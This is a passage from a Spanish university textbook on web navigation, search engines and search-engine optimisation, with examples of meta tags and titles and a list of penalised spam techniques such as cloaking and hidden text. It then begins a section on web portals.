Que indicaría que mediante la dirección anterior y utilizando el protocolo http podríamos acceder al directorio raíz del subdominio blog del dominio posicionado.com
De igual forma podemos utilizar otros protocolos de Internet:

http://	Acceso mediante World Wide Web
ftp://	Acceso mediante FTP
Telnet://	Acceso mediante TeInet

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc


Cuando deseamos acceder a una página WEB, es posible omitir la primera parte del URL, es decir, no es necesario escribir los caracteres http:// al principio del URL. El navegador asume por defecto que se trata del protocolo http.

2.1.1.2 Herramientas de búsqueda

Hasta el momento, toda la información que hemos obtenido a través de WWW ha sido utilizando un URL conocido previamente. Pero no solamente se puede obtener la información de aquellas páginas cuya dirección conocemos; en Internet existe infinidad de información y por tanto, existen también una infinidad de direcciones que no tenemos por qué conocer.
Las herramientas de búsqueda permiten encontrar en WWW, a través de índices jerárquicos o simplemente utilizando una palabra o frase como punto de partida, todo aquello que vayamos buscando. Existen cientos de herramientas de búsqueda, pero algunas de las más destacadas por su organización y por la cantidad de información que contienen son:
Yahoo, Google, Bing, Alta Vista, Hispavista, Terra, etc.
En los inicios de Internet no existían servidores que proporcionasen información en castellano, pero poco a poco se han ido creando y una muestra son: Google,Yahoo, Bing... los primeros fueron: Olé, Ozú, Elcano, Hispavista y otros no tan conocidos. Si quieres puedes localizarlos en www.tusbuscadores.com


ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239



El buscador preferido en España sigue siendo Google, con alrededor de 7,5 millones de usuarios, seguido a mayor distancia por Bing y Yahoo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



La sencillez de instalación de los servidores Web, así como la naturaleza descentralizada del servicio, produjo desde el primer momento un crecimiento enorme de la información disponible en la red, cuya catalogación es imposible siguiendo métodos tradicionales. La búsqueda de información y datos, o incluso el aprovechamiento de todo el conocimiento que existe en la red se ha convertido en uno de los objetivos principales de los desarrolladores de nuevas aplicaciones, que tratan de adaptar a Internet técnicas de minería de datos, búsqueda de información o gestión del conocimiento [21-27].

El máximo avance en esta área se ha dado con los robots buscadores de información encargados de catalogar toda la información disponible en la red. Los buscadores recorren continuamente la red catalogando en una base de datos todas las páginas encontradas. La base de datos puede ser consultada por cualquier usuario, permitiéndole encontrar en pocas segundas informaciones imposibles de encontrar por otros procedimientos. Yahoo fue el primer buscador. Rápidamente fue seguido por otros tales como, Altavista, Lycos, Excite, etc. Pero ha sido “Google”, el último en aparecer, el que ha revolucionado la búsqueda de información en Internet debido a su extraordinaria eficacia. Google ha desplazado a los demás buscadores y se ha convertido en el buscador preferido de los usuarios.

La mayor parte de la información que existe en la red sólo está accesible en formato HTML, siendo su análisis y catalogación muy difícil. Google sólo permite encontrar la información, pero el análisis o la integración automática de la información HTML encontrada no es posible. El uso eficiente de toda la información y el conocimiento que existe en la red probablemente no sea posible hasta que el Web semántico se desarrolle y sea posible procesar la información existente en la red utilizando algoritmos que puedan analizar la información encontrada. La Web semántica (del inglés semantic Web) es la idea de añadir metadatos semánticos a la World Wide Web. Esas informaciones adicionales —describiendo el contenido, el significado y la relación de los datos— deben ser dadas en forma formal, así que es posible evaluarlas automáticamente por máquinas. El destino es mejorar la World Wide Web por ampliar la interoperabilidad entre los sistemas informáticos y reducir la mediación de operadores humanos necesaria.

También empieza a despuntar otra tendencia, denominada “open content” (contenido libre o abierto), que pretende dar una alternativa a la producción de contenidos tradicional basada en los derechos de autor. La producción de información, contenidos conocimientos podría acelerarse mucho si se hiciese de forma libre y en colaboración a través de la red. El proceso sería muy

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

similar al ocurrido en el mundo del software, donde la producción basada en derechos de propiedad con licencias de uso no ha podido competir en muchos casos con desarrollos basados en grupos de desarrolladores que colaboran a través de Internet en un proyecto de producción de software libre.
Las inversiones se orientan hacia la búsqueda localizada, que próximamente se combinará con sistemas de mapas e imágenes satélite (Google Earth, Bing, Virtual Earth) y la indexación multimedia (archivos de video y música). En un contexto marcado por la explosión de los blogs también se destaca la community-powered search a través de numerosas adquisiciones, un enfoque que Amazon ha sido la primera en emplear.
La segunda tendencia que se deduce de los anuncios que los gigantes de Internet han realizado tiene que ver con los servicios y funcionalidades de comunicaciones que combinan mensajería instantánea y servicios de voz sobre IP e introducen pasarelas o gamas adaptadas a los servicios móviles. También mencionar la adquisición de Skype por eBay.
El tercer pilar descansa sobre los desarrollos anunciados en el campo de la música, la radio y, desde hace poco, el video, con una multiplicación de las presentaciones de video bajo demanda.
La tendencia por tanto para los grandes buscadores es convertirse en hubs multiservicios de los internautas (tanto fijos como móviles) [28-34].
La definición de posicionamiento en buscadores es sencilla, simplemente queremos que nuestros sitios web aparezcan en las primeras posiciones de los buscadores más populares. El por qué realizar un posicionamiento también es sencillo: Queremos que cuando alguien teclee unas palabras clave en un buscador aparezca nuestra web en las primeras 10 posiciones. ¿Cuántos niveles de profundidad de páginas ve usted en un buscador? O dicho de otro modo, cuando está buscando algo ¿Cuántas páginas ve? La respuesta es también sencilla, normalmente no se suele pasar de las 10 primeras posiciones (a no ser que necesite imperiosamente lo que estoy buscando y no aparezca entonces ni en las primeras 20), si a esto le unimos que el tiempo medio dedicado a mirar el contenido en cada una de las páginas es de aproximadamente un segundo tal y como vimos en el apartado anterior, podemos sacar como conclusión que somos muy impacientes, y por tanto tenemos que adaptar nuestra web a captar la atención del usuario y permitirle que vuelva (fidelización), pero como paso previo tenemos que ser visibles, dicho de otro modo, aparecer en los primeros puestos de los buscadores y esa tarea ya no es tan sencilla.
De hecho, muchas empresas trabajan y viven exclusivamente de realizar tareas de **SEOmarketing**. **SEO** es el acrónimo de *Search Engine Optimization* y suelen ser personas con conocimientos del funcionamiento de los distintos buscadores, de la extracción de datos y utilizan sus conocimientos para influir en el ranking de los distintos buscadores.
Pero hay que tener cuidado, si realiza una búsqueda por Internet, obtendrá muchos resultados de empresas que se dedican a esta tarea y que garantizan las primeras posiciones. Lo primero que hay que decir a este respecto es que el SEOmarketing no es una ciencia exacta y nadie puede garantizar el 100% de lo prometido. Los buscadores utilizan algoritmos y políticas de indexación bien protegidas para evitar entre otras cosas favorecer o desfavorecer a otros implicados, no corren el riesgo de perder su veracidad, por lo que es difícil que empresas externas sepan cómo funcionan los algoritmos de los buscadores, pero además constantemente cambian sus políticas de indexación y de ranking de páginas (page rank) para evitar que alguien pueda adivinarlas y así favorecerse. Es por esto por lo que ninguna empresa puede asegurar el posicionamiento en la primera posición al 100% y por norma general en los plazos solicitados por el cliente.
Otros factores a tener en cuenta son si queremos indexar nuestro sitio en buscadores o directorios. Los primeros listan páginas web basándose en su contenido y por tanto cada buscador operará de manera diferente, pueden basar sus resultados en los títulos de las páginas, en los metadatos, en el cuerpo o una mezcla de ambos. Normalmente usan spiders que son robots de búsqueda que se

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

encargan de capturar todo el contenido nuevo o modificado de la red recabando la información de la página, algunos de los buscadores más conocidos son Altavista, Lycos, o los ya desaparecidos Excite e Infoseek, etc. En segundo lugar, los directorios se encargan de almacenar la información por categorías, proporcionando un árbol gigante de directorios y categorías para indexar la información, en esta categoría podemos encontrar directorios como dmoz o Yahoo y sus diferentes versiones para cada país.

El proceso de registro en un buscador suele ser sencillo, normalmente todos los buscadores tienen un formulario de registro donde ubicar nuestras páginas. En el caso de los directorios el proceso suele ser un poco más complejo, ya que hay que ubicar nuestra página en la categoría correcta, proporcionar una descripción del sitio, datos del autor, y alguna cosa más. Sin embargo, el proceso se puede demorar bastante, ya que la mayoría de los directorios no realizan una indexación automatizada y sufren una revisión manual hecha por personas para validar que toda la información sea correcta y la categoría sea la adecuada, el idioma, etc. El proceso puede tardar entre 6 meses y un año hasta que nuestra página aparezca indexada correctamente debido al alto número de peticiones que reciben. También existen casos similares con motores de búsqueda, ya que si indexamos nuestro sitios mediante el formulario de google[1], nuestro sitio sufrirá una validación que puede demorarse entre 4 o 6 meses o un año, hasta que google da su aprobación, por lo que si nos interesa aparecer rápidamente en los primeros puestos de google este no será el camino más indicado y lo mejor será que el spider de google (GoogleBot[2]) nos indexe automáticamente y en ocasiones hasta en 24 horas puede aparecer nuestra página indexada por google. Pero ¿cómo podemos llevar esto a cabo?

Las políticas de indexación de los distintos buscadores en esencia no distan mucho unas de otras. Aunque cada uno organizará la información relevante a su manera, la obtención de la misma suele venir por los mismos medios. Los motores de búsqueda suelen extraer información del título de la página, de los metadatos asociados, del contenido de la misma, de los enlaces y la cantidad de los mismos y de los enlaces hacia mis páginas y la calidad de las páginas enlazadas por mí y hacia mí. En este sentido hay muchas teorías sobre cuál es el correcto uso de la información y diseño de la página para facilitar la indexación a los buscadores, muchas se basan en prácticas de usabilidad, y en este sentido la máxima que podemos encontrar en todos los sitios es: "Crea las páginas para los usuarios y no para los buscadores".

Parece claro que un buscador como Google después de almacenar la información recogida por su spider, realizará una categorización de la información basándose en la calidad de la información que contiene, si sólo tiene imágenes sin descripciones el spider lo tendrá muy difícil, si sólo contiene enlaces a otros sitios será descartado por práctica fraudulenta y además eso no convierte a dicha página en visitada, ya que todos los enlaces son salientes y por último categorizará la página asignándole posiciones en función de la cantidad de páginas que enlazan a esta. Con estas bases (muy simplificadas) se genera el page rank que es un índice de "popularidad" de las páginas; tantos más enlaces contienes más visto serás y más popular eres. Aunque no es sólo eso como decía antes, google también analiza la calidad de la documentación. De hecho, la empresa Info-Search Media[3] proporciona y asegura posicionamiento en primera posiciones de google mediante la inserción de artículos perfectamente redactados para el algoritmo de google sin dedicarle tiempo a la optimización y rediseño del sitio. Puede ser o no creíble, pero desde luego es algo novedoso.

Retomando el concepto de page rank, googlebot dedicará más tiempo a las páginas que actualizan más sus contenidos y que aparecen en las primeras posiciones que aquellas que no lo están. Así

[1] http://www.google.es/addurl/?continue=/addurl
[2] http://google.dirson.com/googlebot.php
[3] http://www.infosearchmedia.com/

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

los page ranks del 1 al 10 serán recorridos casi a diario por el spider de google, por lo que si una de esas páginas tuviera un enlace a una de las nuestras seríamos indexados automáticamente por google sin esperar varios meses. ¿Dónde está el truco? Bueno, intente convencer a un page-rank 1 que inserte un enlace a su página. Para conseguir eso, su página tiene que estar situada también entre las 10 primeras o pagar una descomunal cantidad de dinero a un servicio de intercambio o subasta de enlaces. Aun así es posible que no lo consiga, ya que google parece que penaliza estas prácticas y puede quitar el estatus de un sitio si toma in fraganti con estas acciones. Por tanto, no nos queda más remedio que acometer buenas prácticas y seguir una guía de mejora de nuestro sitio para facilitar la indexación y conseguir un posicionamiento natural, algo que a la larga hará que nuestra web se consolide como referente, ya que si google detecta que hemos realizado prácticas fraudulentas no nos tendrá en cuenta o nos puede bajar puestos. Otra curiosidad que puede pasársele por la cabeza al lector es la de realizar una o varias páginas con muchos enlaces a la web que realmente quiero promocionar, déjeme decirle que google también lo tiene en cuenta, y aunque no aparece publicado en su funcionamiento, experiencias de terceros parecen indicar que si se detectan pequeñas islas de información relacionadas entre sí google no las tendrá demasiado en cuenta y solamente cuanto más dispersos a nivel global sean los enlaces más valorados serán. Por supuesto hay que contar con que los contenidos sean regularmente actualizados.

Conociendo todo esto, pasemos a continuación a rediseñar nuestro sitio favoreciendo la indexación de los buscadores, basándonos en Meta Tags, keywords o palabras clave, información oculta, titulares, imágenes y título.

Meta Tags

Las etiquetas meta, metadatos o meta tags son la forma más básica en la manipulación de los buscadores. Algunos buscadores utilizarán estas etiquetas Meta para recabar información de los sitios web y darles más valor que el contenido de la página en sí.

De tal manera que, si la primera línea de texto de su página web dice “página personal de Juan” y en la etiqueta meta “description” dice: “página de cocina de María”, algunos buscadores tratarán a la página como una página de cocina y no una personal.

Las etiquetas meta deben estar situadas entre las secciones <head> y </head> del código fuente de la página html, es una sección no visible para humanos, pero sí para las máquinas:

```
<html> <- comienzo del documento
<head>
<title>Título de la página </title>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<meta name="description" content="Su descripción ">
<meta name="keywords" content="clave1 clave2 clave3 ">
<meta name="author " content="su nombre o email ">
<meta name="robots" content="noindex, nofollow, o bien index, follow">
</head>
<body>
A partir de aquí se mostrará el contenido visible de la página.
</body>
</html> <- final de documento html
```

Figura 1. **Ejemplo código fuente html**

En la figura 1 se muestra un ejemplo de meta etiquetas situadas dentro de la sección head, no todas son obligatorias, solamente description y keywords son verdaderamente indispensables, el

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

resto de las etiquetas ayudan a la indexación del buscador. Por ejemplo, la primera etiqueta **"content-type"** indica el tipo de contenido que se envía al cliente, en este caso el formato es html y será tenido en cuenta por los navegadores y por algunos buscadores, pero podría haber sido, pdf, texto plano, hojas Excel y un largo etcétera, el segundo atributo indica el conjunto de caracteres en el que está escrito el contenido de la página, en este caso se indica que se utiliza la norma ISO 8859-1 que es el conjunto de caracteres latinos. Esta etiqueta es opcional ya que muchos servidores web las insertan automáticamente cuando se consultan sus páginas.
La etiqueta **description** proporciona una breve descripción del sitio web, y así servirá para proporcionar una descripción a los visitantes del buscador antes de ver la página definitiva, la extensión debería encontrarse entre los 150 y 200 caracteres. **Keywords** proporciona un conjunto de palabras clave donde ubicar nuestra página en las búsquedas de los buscadores, estas palabras se separan por espacios en blanco, y aunque es conveniente utilizarla, lo cierto es que los buscadores cada vez hacen menos caso de esta etiqueta por los abusos que de ella se han hecho en el pasado. **Author** permite realizar búsquedas de página relacionadas por el mismo autor en dichos buscadores. **Robots** es otra etiqueta opcional y sirve para limitar el acceso a los spiders, en el ejemplo anterior se les está indicando que no queremos que esa página sea indexada por el buscador y que tampoco siga los enlaces que contiene. Si queremos dejar que el robot de búsqueda profundice e indexe todo, entonces está etiqueta no debería aparecer. También hay otra opción de limitar el comportamiento de los robots de búsqueda mediante la inserción en nuestro sitio web de un dichero de texto llamado robots.txt donde podemos incluir algunas directivas de comportamiento.
Lo que hay que tener en cuenta es que los buscadores analizarán la relación entre el contenido de las etiquetas meta description y keywords y el título y texto de la página web, así que es una buena estrategia usar las mismas frases o palabras claves repetidas en ellas, ya que los motores de búsqueda analizarán la densidad y frecuencia con que se repiten las palabras clave en el texto y favorecerán así la búsqueda de nuestras páginas con esas palabras clave. Pero cuidado, sirve de poco repetir la misma palabra 100 veces ya que no será tenida en cuenta o incluso penalizada dependiendo del buscador que puede pensar que estamos haciendo spam. Veremos al final de esta sección malas prácticas a evitar y en la sección siguiente el uso de estrategias de generación de palabras clave.

Título

El título es una de las piezas más importantes de la página, se establece también dentro de la sección <head> </head> pero cumple una doble función:

- Enlaza la dirección de la página web cuando la guardamos como favoritos o bookmark en nuestro navegador.
- Proporciona palabras clave.

El código necesario para establecer el título es el siguiente:

<title> título de la página </title>

Un título correcto debe ser una frase no muy larga y significativa que de un vistazo nos indique de qué va la página que quiero visitar. Para que además de correcto sea un título con validez este título debe contener alguna de las palabras clave más relevantes de la meta etiqueta keywords, con esto reforzaremos la idea de la página y le daremos más fuerza frente a los buscadores. La mayoría de los buscadores descartarán artículos y preposiciones y se centrarán en los verbos, sustantivos y adjetivos, pero a pesar de ello, debemos tener en cuenta que el título será leído también por personas y es lo que se verá en los resultados de los buscadores.
Por poner un ejemplo, ¿se imagina la primera frase del libro Don Quijote de la Mancha solamente con palabras significativas?

"Lugar Mancha nombre quiero acordarme vivía hidalgo".

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Haciendo un esfuerzo podemos saber de qué trata, pero nosotros no nos expresamos de esta forma, así que como consejo procure que el título sea breve y siempre pensando en las personas, no en las máquinas.

¿Es difícil escribir un buen título? Digamos que hay que pensar un poco, pero no es difícil. ¿Cuánto más largo sea mejor, más palabras tendrá? No necesariamente, los títulos largos tienden a ser dispersos y algunos buscadores no leen toda la información completa y descartan la última. Como término medio hay que procurar no poner más de cuatro palabras clave en el título. Fíjese en el siguiente título, es breve, conciso, corto y con mucho significado:

"Cocina gallega"

Hay que huir del título tipo:

"coches coches recambios recambios oferta oferta"

Ya que, aunque los visitantes sean los deseados no visitarán su página.

Un título demasiado corto puede ser efectivo y uno demasiado largo a veces puede ser confundido por el buscador como un mensaje de spam. No hay reglas fijas, pero se suele indicar que lo más adecuado es que máximo sea de 15 a 20 palabras de longitud, o del orden de los 50 a 100 caracteres, siendo el consejo en algunos entornos de alrededor de 90 caracteres porque suele ser el espacio visible en la barra de título del navegador [35-43].

Palabras clave

Las Keywords o palabras clave son una pieza fundamental en la página ya que el robot buscará esta información junto con la del título y mirará la frecuencia con que aparecen esas palabras en el resto de la página, pero no todos los robots de búsqueda leen el contenido completo, limitándose a unos cientos de caracteres, o incluso a la primera línea del texto, por lo que las palabras clave deben ser muy específicas sobre los resultados de la búsqueda que se espera y deben ser un resumen muy concreto de nuestro sitio. Una buena técnica es utilizar palabras clave cortas o frases de no más de dos palabras y hacer que se repitan tanto en el título como en la descripción, pero en un orden natural, ya que si el buscador encuentra el mismo término seguido no tendrá en cuenta las coincidencias, por ejemplo: "coches, coches, coches". Esto lamentablemente no será una buena opción.

Sería más adecuado: *"fotos de coches, accesorios para coches, reparación de coches, coches nuevos"*, etc, y complementar la fuerza del título y de las palabras clave con una buena descripción donde aparezca nuevamente la palabra "coches".

La misma palabra clave no deben repetirse más de 5 veces entre frases, las frases deben estar separadas por comas y serán tratadas como espacios en blanco por lo que podemos crear dos frases consecutivas que puedan tener sentido.

Para conocer que palabras clave son las adecuadas podemos dirigirnos a un servicio de ranking de palabras clave más demandadas al hacer las búsquedas. Lamentablemente Internet crece a velocidades de vértigo y muchos de los servicios de este tipo que eran gratis anteriormente ahora son de pago, no obstante, podemos acceder todavía a servicios abiertos de Google y Yahoo. Hay varias empresas que se dedican a rastrear Internet y los motores de búsqueda para ofrecer las palabras que tienen más éxito en un sector determinado. Algunos de estos servicios los veremos posteriormente en la parte de herramientas, no obstante, una buena forma es realizar seguimientos de nuestros competidores y ver qué palabras clave utilizan ellos.

También podemos usar las palabras más famosas en Internet en los motores de búsqueda, la mayoría tienen que ver con términos asociados al sexo o el porno, y no son buenas estrategias para nuestra imagen, además tendremos demasiados competidores que usen las mismas palabras clave.

Información oculta titulares e imágenes

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Realmente es una práctica penalizada por muchos buscadores, y consiste en incorporar información no visible para las personas, pero sí para las máquinas repitiendo las mismas palabras a lo largo de la página por distintos mecanismos.
Pero hay una opción menos arriesgada y perfectamente válida y es etiquetar todas las imágenes y enlaces con etiquetas ALT y TITLE. Dichos atributos permiten establecer una descripción textual al enlace o a la imagen, para favorecer la usabilidad y la accesibilidad, permitiendo a usuarios con discapacidad poder "visualizar" el contenido de la imagen, o saber con anterioridad algo de la página si sitúo el ratón sobre el enlace antes de hacer clic sobre él. Los códigos se muestran a continuación:

**
<a ***title=****"descripción del enlace" href="paginaDeDestino.html"> enlace *

Pues conociendo esto y sabiendo que es perfectamente legal, podemos usarlo para situar descripciones que tengan nuestras palabras clave y aumentar la fuerza de nuestra descripción, pero debe ser usado con moderación.
Muchos buscadores leen solamente las primeras líneas de lo que se encuentra en el cuerpo de la página, por lo que es conveniente poner una descripción con fuerza en la primera línea pero que no sea de manera oculta pues nos penalizarían, para eso podemos echar mano de los titulares. Las etiquetas H que van de la H1 a la H6 proporcionan titulares de distintos grosores y tamaños de letra en función del párrafo donde nos encontremos y pueden ser utilizadas también para este fin.
Por último, podemos usar campos HIDDEN (ocultos) para poner descripciones, pero siempre y cuando sea dentro de un formulario y con cautela. Utilzar un campo de este tipo fuera de un formulario es una práctica penalizada y muchos buscadores lo tienen en cuenta.
No se recomienda la utilización de Frames, pero si se hace se deberá incluir los Metatags en la página que distribuye los frames porque será la única información disponible para indexar. Puedes incluir en el NOFRAMES un párrafo descriptivo del contenido del sitio, así como links a las páginas interiores para facilitar el recorrido del robot.
Para terminar esta sección vamos a ver las técnicas que **no deben emplearse**, ya que son consideradas como fraudulentas, y aunque han tenido éxito anteriormente, en la actualidad los motores de búsqueda han ido aprendiéndolas y penalizan a quien las usa:

Cloaking

Esta técnica se utiliza para mostrar a determinados usuarios una página y a otros, otra. Para ser más concreto, se utiliza para mostrar la página normal a nuestro usuario, y si es un buscador (detectado por la IP o por el User-Agent) le mostramos otra, que suele estar llena de palabras clave y de frases de búsqueda.

Texto oculto

Esta técnica consiste en disimular u ocultar texto con palabras clave en la página. Existen distintos medios, como poner un campo hidden como primer elemento después de la etiqueta body, y así será lo primero que lea el buscador, poner un párrafo entero entre comentarios html, situar un bloque de texto de palabras clave al final de la página con una letra minúscula y del color de fondo de la misma página o de un color muy similar.

Repetición del título

Consiste en repetir la etiqueta <title> con la misma descripción varias veces dentro de la sección <head>. La recomendación en este sentido es no repetirlo más de 5 veces. Parece que algunos webmasters han encontrado productiva esta técnica y comprueban que la segunda opción será 5 veces más relevante para un buscador. Pero nuevamente hay que tratarlo con prudencia.

Granja de enlaces

Este es quizá de los temas más peligrosos, ya que no sólo puedes crearlo tú para favorecerte, sino que pueden incluirte para penalizarte. Una granja de enlaces, como su nombre indica, es una

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

página web en la que hay muchísimos enlaces que se supone que hacen que los buscadores entren y visiten tu sitio web muchas veces. El problema está en que si tu sitio web entra en una página (o redes de páginas) que están penalizadas, pueden llegar a hacerlo con la tuya, por lo que siempre es importante hacer un seguimiento para saber desde dónde nos enlazan.

Páginas puerta (doorway)

Página cuyo único sentido es redirigir al usuario a otro sitio. Muchos buscadores ni siquiera dejan dar de alta manualmente este tipo de páginas. Típicas páginas son las de elección de idioma, bienvenida, clic aquí para entrar, etc.

Contenido duplicado

Otra técnica que no debe utilizarse es la de "tomar prestado" los contenidos de las primeras posiciones y hacer cloaking o ponerlos como si fueran nuestros. La duplicidad de contenidos no está bien vista y lógicamente se penaliza a aquellas páginas que utilizan una copia de ellos.

Redirección con javascript

Algunos webmaster caen en el error de pensar que los buscadores no saben interpretar javascript y realizan redirecciones de las páginas en este lenguaje. Es posible que no sepan interpretar el 100% del lenguaje, pero sí las funciones más básicas para detectar este tipo de trampas.

Zonas noscript

En base a que los robots no saben interpretar javascript, verán la sección noscript, pero si se hace un mal uso de la misma será detectado y penalizado.

2.1.2 Herramientas de gestión de contenidos.

Según la enciclopedia libre de Internet, wikipedia (http://es.wikipedia.org/wiki/Portal) un portal puede ser:

*"La primera estancia de una casa tras la puerta principal, que permite el acceso al resto de las habitaciones. * Un portal de Internet, la página de inicio que permite el acceso a las distintas secciones de un sitio web.* Portal, Georgia, una pequeña localidad de los Estados Unidos.* Portal, un grupo musical de black death metal."*

Y si nos centramos en Internet, según la extinta www.definicion.org se puede definir un portal como:

"Sitio web cuyo objetivo es ofrecer al usuario, de forma fácil e integrada, el acceso a una serie de recursos y de servicios, entre los que suelen encontrarse buscadores, foros, compra electrónica, etc.".

Por tanto, podemos concluir que un portal es un término, sinónimo de puente, para referirse a un Sitio Web que sirve o pretende servir como un sitio principal de partida para las personas que se conectan al World Wide Web. Son sitios que los usuarios tienden a visitar como sitios ancla. Los portales tienen gran reconocimiento en Internet por el poder de influencia que tienen sobre grandes comunidades [44-52].

La idea es emplear estos portales para localizar la información y los sitios que nos interesan y de ahí comenzar nuestra actividad en Internet. Un Sitio Web no alcanza el rango de portal sólo por tratarse de un sitio robusto o por contener información relevante. Un portal es más bien una plataforma de despegue para la navegación en el Web.

Un caso típico en muchas empresas es que cada departamento crea su propia infraestructura, y aunque todos luchan por el bien común, cada uno lo hace de manera independiente: disponen de sus propios formularios y documentos, su propia metodología y procesos de comunicación y a veces su propia jerarquía y gestión. Lo que hace que sea muy difícil la comunicación entre departamentos y un tremendo dolor de cabeza cuando es necesario cuadrar datos entre ellos. Si para el personal interno de la empresa es un dolor de cabeza esta situación ¿Se imagina lo que puede ser para alguien externo, como por ejemplo un cliente?

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Esta situación es común que se transmita también hacia Internet, así tenemos webs de información corporativa, como por ejemplo departamentos de marketing, ventas, recursos humanos, logística, etc., separados entre sí. Sabemos que se accede a una web mediante una URL, pero en un caso como este, o bien el cliente sabe la url de cada departamento o bien no podrá acceder a él. Como decía, ocurre incluso internamente, ¿Cuántas veces nos hemos encontrado con que conocemos la existencia de webs informativas de la empresa que nos atañe gracias a que un compañero nos ha pasado un enlace? Si este no es su caso, enhorabuena, pero piénselo detenidamente.
La función del portal en este punto debería ser clara, tal y como expresaba la definición de la wikipedia: ***"la primera instancia de una casa que permite el acceso al resto de las habitaciones"***. Si queremos que nuestros clientes conozcan nuestra casa tenemos que ponérselo fácil y hay que evitar el uso de **islas de información** no compartidas, pues si algo es útil, pero no está conectado, no pertenece al World Wide Web y por lo tanto será de acceso restringido y como consecuencia inútil.

Servicios

¿Qué tipos de servicios deben encontrarse en un portal? Bueno, la respuesta a esa pregunta dependerá de varios factores:

- Del tipo de portal (Internet, extranet, intranet).
- De la audiencia a la que vaya destinado.
- De la interacción con proveedores o terceros
- De si es restringido a un grupo, empresa o comunidad o abierto.

